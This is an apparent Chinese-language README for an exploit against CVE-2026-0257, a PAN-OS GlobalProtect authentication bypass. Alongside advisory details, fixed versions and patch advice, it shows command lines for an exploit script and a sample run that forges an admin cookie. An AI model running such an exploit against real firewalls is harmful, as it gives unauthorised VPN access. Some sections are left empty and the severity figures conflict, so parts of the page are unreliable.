
PAN-OS:GlobalProtect 身份验证绕过漏洞


GlobalProtect 门户和网关中的身份验证绕过
CVE-2026-0257 是一个影响 Palo Alto Networks PAN-OS 软件中 GlobalProtect 门户和网关组件的身份验证绕过漏洞。
未经身份验证的远程攻击者可以绕过安全限制,在受影响防火墙上建立未经授权的 VPN 连接。
注意:Panorama 和 Cloud NGFW 不受影响。
| 指标 | 分数 | 评级 |
|---|---|---|
| CVSS v4.0 | 7.8 / 4.7 | 高 / 中 |
| CVSS v3.x | 最高 9.8 | 严重 |
| 紧迫性 | 最高 | - |
向量(CVSS 4.0 示例):
CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:L/VI:N/VA:N/SC:H/SI:H/SA:N
Palo Alto Networks PAN-OS® 软件中 GlobalProtect 门户和网关的身份验证绕过漏洞允许攻击者绕过安全限制,建立未经授权的 VPN 连接。
该问题源于 CWE-565:依赖未经验证和完整性检查的 Cookie。
不受影响:
利用此漏洞需要以下配置:
对受保护网络的机密性和完整性具有高影响。
python3 CVE-2026-0257.py --target vpn.company.com
python3 CVE-2026-0257.py --target 192.168.1.100 --user administrator --verbose
╔══════════════════════════════════════════════════════════════╗
║         CVE-2026-0257 - GlobalProtect Auth Bypass            ║
║               Public Key Cookie Forging Exploit              ║
║                     Author: 0xBlackash                       ║
╚══════════════════════════════════════════════════════════════╝

[*] 正在连接到 vpn.company.com:443 以提取证书链...
   [+] 发现 2048 位 RSA 密钥

[*] 正在为用户 admin 伪造身份验证 Cookie...

[1/1] 尝试公钥...
   Cookie(前 60 个字符):eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9...

[+] 成功!身份验证绕过已实现!
    用户名 : admin
    Cookie   : eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9...
已修复版本(请紧急应用):
| PAN-OS 版本 | 固定版本 |
|---|---|
| 12.1 | ≥ 12.1.4-h6, ≥ 12.1.7 |
| 11.2 | ≥ 11.2.4-h17, ≥ 11.2.7-h14 等 |
| 11.1 | ≥ 11.1.4-h33, ≥ 11.1.7-h6 等 |
| 10.2 | ≥ 10.2.7-h34, ≥ 10.2.10-h36 等 |
Prisma Access 也有相应的已修复版本。
即时临时方案(如果无法打补丁):
| 日期 | 事件 |
|---|---|
| 2026-05-13 | CVE 发布 + 初始公告 |
| 2026-05-17 | 在野外观察到利用 |
| 2026-05-29 | Palo Alto 更新 + CISA KEV 收录 |
| 2026-05-30 | 本报告 |
建议:立即打补丁——尽管基础 CVSS 评分较低,但由于积极利用,将其视为严重等级。
以 README 风格生成 —— 2026 年 5 月 30 日




